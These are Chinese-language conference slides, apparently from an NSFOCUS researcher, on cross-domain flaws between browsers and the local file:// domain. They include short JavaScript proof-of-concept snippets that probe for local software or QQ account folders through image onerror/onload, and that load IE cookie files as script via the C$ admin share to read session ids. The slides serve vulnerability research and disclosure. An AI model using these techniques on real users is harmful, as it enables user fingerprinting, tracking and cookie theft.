瀏覽器和本地域

於暘
綠盟科技研究院

public

Researcher @NSFOCUS Security Labs

Focus on:

- APT/0-day attacks detection
- SCADA/ICS security research
- Vulnerability research
- Exploit technology
- Some other geek things


@tombkeeper on twitter

域的意義：數據隔離
許可權隔離（尤其是IE）

跨域漏洞：繞過域隔離

特殊的域：file://

IE對域的分類安全設置



從網路域探測本地路徑

從網路域讀取本地檔

從本地域讀取本地檔

曾經對file://有效:

```
function probeImage( url )
{
    var img = new Image();
    img.onerror = function(){
        alert( url + "exists");
    };
    img.onload = function(){
        alert( url + "does not exist");
    }
    img.src = url;
}
```

圖片物件 + onerror/onload:

```
function probeImage( url )
{
    var img = new Image();
    img.onerror = function(){};
    img.onload = function(){alert('hello pony');}
    img.src = url;
}
var qqid = "10001";
var qqdatapath = "\\\\127.0.0.1\\C$" +
    "\\Program Files\\Tencent\\QQ2009\\Users\\";

probeImage(qqdatapath + qqid + "\\Image\\100");
```

IE + Windows XP有效

DEMO

利用預設共用路徑繞過檢查

2013年5月2日美國勞工部網站被入侵後植入的惡意程式碼中也使用了類似技巧來探測用戶端是否安裝了某些殺毒軟體

利用的是腳本元素+異常處理

該方法至少對IE9 + Windows 7仍有效

允許路徑探測的威脅

判斷使用者是否使用了某軟體

——避開安全軟體

判斷用戶是否是某些IM帳號的使用者

——精確的漏洞攻擊

不依賴Cookie等手段的用戶追蹤

——穿上馬甲照樣認識你

暴力枚舉或字典探測使用者IM帳號等

——理論上可以.....

從網路域讀取本地檔

曾經可以直接將本地檔作為腳本源：

```
<Script Language="JavaScript"
src="file:///C:/Documents and
Settings/Administrator/Cookies/administ
rator@www.somehost[2].txt"></Script>
<Script Language="JavaScript">
alert(sessionid);
</Script>
```

利用預設共用路徑繞過檢查

IE + Windows XP有效:

```
<Script Language="JavaScript"
src="\\\\127.0.0.1\\C$\\Documents and
Settings\\Administrator\\Cookies\\admin
istrator@www.somehost[2].txt"></Script>
<Script Language="JavaScript">
alert(sessionid);
</Script>
```

2011年8月MS11-057後，IE已經對Cookie檔案名隨機化

從網路域讀取本地檔

DEMO

能讀取什麼

任何能通過腳本語法檢查的文字檔
譬如某些軟體的設定檔

```
var x = "abcd";
```

```
x = "abcd"
```

```
x = 123456
```

從本地域讀取本地檔

- 本地跨域漏洞到底有什麼用？
  - CVE-2002-0189
  - CVE-2002-1187
  - CVE-2002-1688
  - CVE-2003-1328(MS03-004)
  - CVE-2005-0054(MS05-014)
  - CVE-2006-3643(MS06-044)
  - ……

通過iframe、window等對象，
域內腳本可以讀取任意同域檔內容

——對本地域是否仍應如此？

從本地域讀取本地檔

DEMO

讀取本地檔內容的威脅

- 敏感檔，無論什麼格式
  - 檔內容如包含\0會截斷
  - 理論上可以寫出一個“反彈”的HTML竊密木馬

- 某些包含模組位址資訊的日誌：對抗ASLR
  - Windows自身已經無任何含位址資訊的日誌
  - 一些協力廠商應用程式仍然包含模組位址
    - 建議：將檔案名或目錄隨機化

目前各流覽器的情況

	遠程讀文件	遠端探測文件	本地讀檔
Firefox	×	×	×
Chrome	×	×	×
IE	√	√	用戶確認
Safari	×	×	√
Opera	×	×	√

——所以，不要用Safari或Opera作為HTML檔的預設關聯程式

謝謝！